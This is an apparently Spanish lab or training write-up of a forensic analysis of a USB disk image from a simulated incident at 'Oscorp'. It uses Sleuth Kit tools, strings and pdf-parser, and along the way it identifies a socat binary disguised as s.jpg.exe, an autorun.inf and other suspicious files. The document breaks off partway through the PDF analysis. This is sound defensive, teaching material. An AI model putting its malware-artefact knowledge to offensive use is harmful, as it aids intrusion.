
ANÁLISIS FORENSE –INCIDENTE DE SEGURIDAD UNIDAD USB

Se sospecha que un USB ha sido el origen de un incidente en Oscorp.
Identificar el dominio empleado por los atacantes para el ataque.

1.- Mostrar el formato que tiene la imagen

$ mmls usb_mnt20202703.img




```
remnux@remnux:~/Documents$ mmls usb_mnt20202703.img
DOS Partition Table
Offset Sector: 0
Units are in 512-byte sectors

      Slot      Start        End          Length       Description
000:  Meta      0000000000   0000000000   0000000001   Primary Table (#0)
001:  -------   0000000000   0000000063   0000000064   Unallocated
002:  000:000   0000000064   0001007231   0001007168   NTFS / exFAT (0x07)
```

La partición empieza en el sector 64 y termina en el sector 1007231 del slot 000:000 sistema de ficheros NTFS.

2.- Ver los archivos que contiene la imagen

$ fls -o 64 usb_mnt20202703.img




```
remnux@remnux:~/Documents$ fls -o 64 usb_mnt20202703.img
r/r 4-128-1:    $AttrDef
r/r 8-128-2:    $BadClus
r/r 8-128-1:    $BadClus:$Bad
r/r 6-128-4:    $Bitmap
r/r 7-128-1:    $Boot
d/d 11-144-4:   $Extend
r/r 2-128-1:    $LogFile
r/r 0-128-6:    $MFT
r/r 1-128-1:    $MFTMirr
r/r 9-128-8:    $Secure:$SDS
r/r 9-144-11:   $Secure:$SDH
r/r 9-144-14:   $Secure:$SII
r/r 10-128-1:   $UpCase
r/r 10-128-4:   $UpCase:$Info
r/r 3-128-3:    $Volume
r/r 41-128-1:   9788483432914_L33_24.pdf
r/r 41-128-3:   9788483432914_L33_24.pdf:Zone.Identifier
r/r 42-128-1:   autorun.inf
r/r 43-128-1:   backup.zip
r/r 43-128-3:   backup.zip:Zone.Identifier
r/r 44-128-1:   BMT.ps1
r/r 44-128-3:   BMT.ps1:Zone.Identifier
r/r 46-128-1:   mail.docx
r/r 46-128-3:   mail.docx:Zone.Identifier
r/r 47-128-1:   rz.exe
r/r 47-128-3:   rz.exe:Zone.Identifier
r/r 49-128-1:   setup.exe
r/r 49-128-3:   setup.exe:Zone.Identifier
d/d 36-144-1:   System Volume Information
-/r * 45-128-3: desktop.lnk
-/r * 48-128-1: s.jpg.exe
V/V 2816:       $OrphanFiles
```

Conociendo el offset de la partición obtenemos el listado de los ficheros, directorios que se encuentran en la imagen, así como los eliminados.

Ejecutamos con la misma herramienta para que nos muestre de forma recursiva los ficheros y directorios.

$ fls -m /mnt/imagen-usb -o 64 usb_mnt20202703.img




```
remnux@remnux:~/Documents$ fls -m / -o 64 usb_mnt20202703.img
0|/$AttrDef ($FILE_NAME)|4-48-2|r/rr-xr-xr-x|0|0|82|1585274041|1585274041|1585274041|1585274041
0|/$AttrDef|4-128-1|r/rr-xr-xr-x|0|0|2560|1585274041|1585274041|1585274041|1585274041
0|/$BadClus ($FILE_NAME)|8-48-3|r/rr-xr-xr-x|0|0|82|1585274041|1585274041|1585274041|1585274041
0|/$BadClus|8-128-2|r/rr-xr-xr-x|0|0|0|1585274041|1585274041|1585274041|1585274041
0|/$BadClus:$Bad|8-128-1|r/rr-xr-xr-x|0|0|515665920|1585274041|1585274041|1585274041|1585274041
0|/$Bitmap ($FILE_NAME)|6-48-2|r/rr-xr-xr-x|0|0|80|1585274041|1585274041|1585274041|1585274041
0|/$Bitmap|6-128-4|r/rr-xr-xr-x|0|0|15744|1585274041|1585274041|1585274041|1585274041
0|/$Boot ($FILE_NAME)|7-48-2|r/rr-xr-xr-x|48|0|76|1585274041|1585274041|1585274041|1585274041
0|/$Boot|7-128-1|r/rr-xr-xr-x|48|0|8192|1585274041|1585274041|1585274041|1585274041
0|/$Extend ($FILE_NAME)|11-48-3|d/dr-xr-xr-x|0|0|80|1585274041|1585274041|1585274041|1585274041
0|/$Extend|11-144-4|d/dr-xr-xr-x|0|0|552|1585274041|1585274041|1585274041|1585274041
0|/$LogFile ($FILE_NAME)|2-48-2|r/rr-xr-xr-x|0|0|82|1585274041|1585274041|1585274041|1585274041
0|/$LogFile|2-128-1|r/rr-xr-xr-x|0|0|5406720|1585274041|1585274041|1585274041|1585274041
0|/$MFT ($FILE_NAME)|0-48-3|r/rr-xr-xr-x|0|0|74|1585274041|1585274041|1585274041|1585274041
0|/$MFT|0-128-6|r/rr-xr-xr-x|0|0|2883584|1585274041|1585274041|1585274041|1585274041
0|/$MFTMirr ($FILE_NAME)|1-48-2|r/rr-xr-xr-x|0|0|82|1585274041|1585274041|1585274041|1585274041
0|/$MFTMirr|1-128-1|r/rr-xr-xr-x|0|0|4096|1585274041|1585274041|1585274041|1585274041
0|/$Secure ($FILE_NAME)|9-48-7|r/rr-xr-xr-x|0|0|80|1585274041|1585274041|1585274041|1585274041
0|/$Secure:$SDS|9-128-8|r/rr-xr-xr-x|0|0|263864|1585274041|1585274041|1585274041|1585274041
0|/$Secure:$SDH|9-144-11|r/rr-xr-xr-x|0|0|56|1585274041|1585274041|1585274041|1585274041
0|/$Secure:$SII|9-144-14|r/rr-xr-xr-x|0|0|56|1585274041|1585274041|1585274041|1585274041
0|/$UpCase ($FILE_NAME)|10-48-2|r/rr-xr-xr-x|0|0|80|1585274041|1585274041|1585274041|1585274041
0|/$UpCase|10-128-1|r/rr-xr-xr-x|0|0|131072|1585274041|1585274041|1585274041|1585274041
0|/$UpCase:$Info|10-128-4|r/rr-xr-xr-x|0|0|32|1585274041|1585274041|1585274041|1585274041
0|/$Volume ($FILE_NAME)|3-48-1|r/rr-xr-xr-x|0|0|80|1585274041|1585274041|1585274041|1585274041
0|/$Volume|3-128-3|r/rr-xr-xr-x|0|0|0|1585274041|1585274041|1585274041|1585274041
0|/9788483432914_L33_24.pdf ($FILE_NAME)|41-48-2|r/rrwxrwxrwx|0|0|114|1585305884|1585305884|1585305884|1585305884
0|/9788483432914_L33_24.pdf|41-128-1|r/rrwxrwxrwx|0|0|708417|1585305885|1585274303|1585274308|1585305884
0|/9788483432914_L33_24.pdf:Zone.Identifier|41-128-3|r/rrwxrwxrwx|0|0|50|1585305885|1585274303|1585274308|1585305884
0|/autorun.inf ($FILE_NAME)|42-48-2|r/rrwxrwxrwx|0|0|88|1585305885|1585305885|1585305885|1585305885
0|/autorun.inf|42-128-1|r/rrwxrwxrwx|0|0|84|1585305885|1585274854|1585274854|1585305885
```

Nos muestra los datos de fecha del archivo, ficheros borrados, offset inicio y fin del archivo, tamaño, atributos.

6.- Mostrar todos los archivos y directorios de forma recursiva


$ fsl -r -m / -o 64 usb_mnt20202703.img



```
remnux@remnux:~/Documents$ fls -r -o 64 usb_mnt20202703.img
r/r 4-128-1:	$AttrDef
r/r 8-128-2:	$BadClus
r/r 8-128-1:	$BadClus:$Bad
r/r 6-128-4:	$Bitmap
r/r 7-128-1:	$Boot
d/d 11-144-4:	$Extend
+ d/d 29-144-2:	$Deleted
+ r/r 25-144-2:	$ObjId:$O
+ r/r 24-144-3:	$Quota:$O
+ r/r 24-144-2:	$Quota:$Q
+ r/r 26-144-2:	$Reparse:$R
+ d/d 27-144-2:	$RmMetadata
++ r/r 28-128-4:	$Repair
++ r/r 28-128-2:	$Repair:$Config
++ d/d 31-144-2:	$Txf
++ d/d 30-144-2:	$TxfLog
+++ r/r 32-128-2:	$Tops
+++ r/r 32-128-4:	$Tops:$T
+++ r/r 33-128-1:	$TxfLog.blf
+++ r/r 34-128-1:	$TxfLogContainer00000000000000000001
+++ r/r 35-128-1:	$TxfLogContainer00000000000000000002
r/r 2-128-1:	$LogFile
r/r 0-128-6:	$MFT
r/r 1-128-1:	$MFTMirr
r/r 9-128-8:	$Secure:$SDS
r/r 9-144-11:	$Secure:$SDH
r/r 9-144-14:	$Secure:$SII
r/r 10-128-1:	$UpCase
r/r 10-128-4:	$UpCase:$Info
r/r 3-128-3:	$Volume
r/r 41-128-1:	9788483432914_L33_24.pdf
r/r 41-128-3:	9788483432914_L33_24.pdf:Zone.Identifier
r/r 42-128-1:	autorun.inf
r/r 43-128-1:	backup.zip
r/r 43-128-3:	backup.zip:Zone.Identifier
r/r 44-128-1:	BMT.ps1
r/r 44-128-3:	BMT.ps1:Zone.Identifier
r/r 46-128-1:	mail.docx
r/r 46-128-3:	mail.docx:Zone.Identifier
r/r 47-128-1:	rz.exe
r/r 47-128-3:	rz.exe:Zone.Identifier
r/r 49-128-1:	setup.exe
r/r 49-128-3:	setup.exe:Zone.Identifier
d/d 36-144-1:	System Volume Information
+ d/d 40-144-1:	AadRecoveryPasswordDelete
+ d/d 39-144-1:	ClientRecoveryPasswordRotation
+ r/r 38-128-1:	IndexerVolumeGuid
+ r/r 37-128-1:	WPSettings.dat
-/r * 45-128-3:	desktop.lnk
-/r * 48-128-1:	s.jpg.exe
V/V 2816:	$OrphanFiles
+ -/r * 50-128-1:	bJlRWSy4kYOFt[MS0qRsfzUjVd7Isl_r7-8BWlG0R]1WGyx(jMWkM_+_pkpuaKoBe8=+y- hMwFNcO8BPM(44456k4l7w-SedSVvdOkxXr,)FAWO`6 wa8mpn3I2Frx-4WRLa Tt0aQbp(ekgYpjwqiuc6dS-8-7CGSoek0Qh7Tb
XMq)iWhuA(]!hQXv3C`elvEX,G!K3lUVJp-Opv]6RySjzOkX
```

7.-Mostrar información de la partición

$ fsstat -o 64 usb_mnt20202703.img




```
remnux@remnux:~/Documents$ fsstat -o 64 usb_mnt20202703.img
FILE SYSTEM INFORMATION
--------------------------------------------
File System Type: NTFS
Volume Serial Number: 96FC979AFC97736B
OEM Name: NTFS
Volume Name: TATTOO
Version: Windows XP

METADATA INFORMATION
--------------------------------------------
First Cluster of MFT: 112877
First Cluster of MFT Mirror: 2
Size of MFT Entries: 1024 bytes
Size of Index Records: 4096 bytes
Range: 0 - 2816
Root Directory: 5

CONTENT INFORMATION
--------------------------------------------
Sector Size: 512
Cluster Size: 4096
Total Cluster Range: 0 - 125894
Total Sector Range: 0 - 1007166

$AttrDef Attribute Values:
$STANDARD_INFORMATION (16)   Size: 48-72   Flags: Resident
$ATTRIBUTE_LIST (32)   Size: No Limit   Flags: Non-resident
$FILE_NAME (48)   Size: 68-578   Flags: Resident,Index
$OBJECT_ID (64)   Size: 0-256   Flags: Resident
$SECURITY_DESCRIPTOR (80)   Size: No Limit   Flags: Non-resident
$VOLUME_NAME (96)   Size: 2-256   Flags: Resident
$VOLUME_INFORMATION (112)   Size: 12-12   Flags: Resident
$DATA (128)   Size: No Limit   Flags:
$INDEX_ROOT (144)   Size: No Limit   Flags: Resident
$INDEX_ALLOCATION (160)   Size: No Limit   Flags: Non-resident
$BITMAP (176)   Size: No Limit   Flags: Non-resident
$REPARSE_POINT (192)   Size: 0-16384   Flags: Non-resident
$EA_INFORMATION (208)   Size: 8-8   Flags: Resident
$EA (224)   Size: 0-65536   Flags:
$LOGGED_UTILITY_STREAM (256)   Size: 0-65536   Flags: Non-resident
remnux@remnux:~/Documents$
```

El sistema de ficheros que ya conocíamos es NTFS, nombre del volumen TATTO

8.-Recuperar todos los ficheros de la unidad usb

$ tsk_recover -o 64 -f ntfs -e usb_mnt20202703.img ./forensic/case-01/




```
remnux@remnux:~/Documents$ tsk_recover -o 64 -f ntfs -e usb_mnt20202703.img ./forensic/case-01/
Files Recovered: 15
remnux@remnux:~/Documents$ ls -al forensic/case-01/
total 26452
drwxrwxr-x 4 remnux remnux     4096 Aug 11 09:07  .
drwxrwxr-x 3 remnux remnux     4096 Aug 11 08:57  ..
drwxrwxr-x 3 remnux remnux     4096 Aug 11 09:07 '$Extend'
-rw-rw-r-- 1 remnux remnux   708417 Aug 11 09:07  9788483432914_L33_24.pdf
-rw-rw-r-- 1 remnux remnux       84 Aug 11 09:07  autorun.inf
-rw-rw-r-- 1 remnux remnux  2254267 Aug 11 09:07  backup.zip
-rw-rw-r-- 1 remnux remnux     7946 Aug 11 09:07  BMT.ps1
-rw-rw-r-- 1 remnux remnux     1413 Aug 11 09:07  desktop.lnk
-rw-rw-r-- 1 remnux remnux    18555 Aug 11 09:07  mail.docx
-rw-rw-r-- 1 remnux remnux 22967464 Aug 11 09:07  rz.exe
-rw-rw-r-- 1 remnux remnux   727040 Aug 11 09:07  setup.exe
-rw-rw-r-- 1 remnux remnux   366575 Aug 11 09:07  s.jpg.exe
drwxrwxr-x 2 remnux remnux     4096 Aug 11 09:07 'System Volume Information'
remnux@remnux:~/Documents$
```

9.- Analizamos los ficheros recuperados.

Análisis del tipo de ficheros recuperado


$ file forensic/case-01/rz.exe



```
remnux@remnux:~/Documents$ file forensic/case-01/rz.exe
forensic/case-01/rz.exe: PE32 executable (GUI) Intel 80386, for MS Windows
remnux@remnux:~/Documents$ file forensic/case-01/setup.exe
forensic/case-01/setup.exe: PE32 executable (GUI) Intel 80386 (stripped to external PDB), for MS Windows, UPX compressed
remnux@remnux:~/Documents$ file forensic/case-01/s.jpg.exe
forensic/case-01/s.jpg.exe: PE32 executable (console) Intel 80386, for MS Windows
remnux@remnux:~/Documents$ file forensic/case-01/backup.zip
forensic/case-01/backup.zip: Zip archive data, at least v1.0 to extract
remnux@remnux:~/Documents$ file forensic/case-01/BMT.ps1
forensic/case-01/BMT.ps1: UTF-8 Unicode text
remnux@remnux:~/Documents$ file forensic/case-01/mail.docx
forensic/case-01/mail.docx: Microsoft Word 2007+
```


Buscamos la cadena www dentro de los ejecutables

$ string forensic/case-01/rz.exe | grep www.




```
remnux@remnux:~/Documents$ strings forensic/case-01/rz.exe  | grep www.
2Terms of use at https://www.verisign.com/rpa (c)101.0,
https://www.verisign.com/rpa0
2Terms of use at https://www.verisign.com/rpa (c)101.0,
https://www.verisign.com/cps0*
https://www.verisign.com/rpa0
2Terms of use at https://www.verisign.com/rpa (c)101.0,
```

$ string forensic/case-01/s.jpg.exe | grep www.




```
remnux@remnux:~/Documents$ strings forensic/case-01/s.jpg.exe  | grep www.
socat by Gerhard Rieger - see www.dest-unreach.org
This product includes software developed by the OpenSSL Project for use in the OpenSSL Toolkit. (http://www.openssl.org/)
```

$ string forensic/case-01/setup.exe | grep www.



```
remnux@remnux:~/Documents$ strings forensic/case-01/setup.exe | grep www.
qDwwwl
"#Jwzzzzzwwwwwwwwwwwwtttc/"
#Xwwwwwwwg"
```


Observamos que el fichero setup.exe contiene algo relativo a www, pero se comprueba en virus total y no nos da nada positivo.



```
remnux@remnux:~/Documents$ less forensic/case-01/BMT.ps1
remnux@remnux:~/Documents$ cat forensic/case-01/BMT.ps1 | grep www.
<test-results xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:noNamespaceSchemaLocation="nunit_schema_2.5.xsd" name="Pest
er" total="2" errors="0" failures="1" not-run="0" inconclusive="0" ignored="0" skipped="0" invalid="0" date="2019-02-19" time="11:3
6:56">
```


Analizamos el fichero pdf

$ pdf-parser.py -a forensic/case-01/978884834329_L33_24.pdf



```
remnux@remnux:~/Documents$ pdf-parser.py -a forensic/case-01/9788483432914_L33_24.pdf
Comment: 4
XREF: 0
Trailer: 0
StartXref: 2
Indirect object: 112
  55: 857, 883, 861, 862, 863, 864, 865, 866, 867, 868, 869, 870, 871, 872, 2, 4, 6, 8, 11, 13, 16, 18, 20, 23, 25, 28, 30, 32, 35
 37, 39, 42, 45, 46, 47, 48, 49, 50, 51, 52, 53, 54, 55, 57, 58, 61, 63, 65, 67, 69, 71, 73, 75, 77, 79
 /Catalog 1: 858
 /Metadata 1: 89
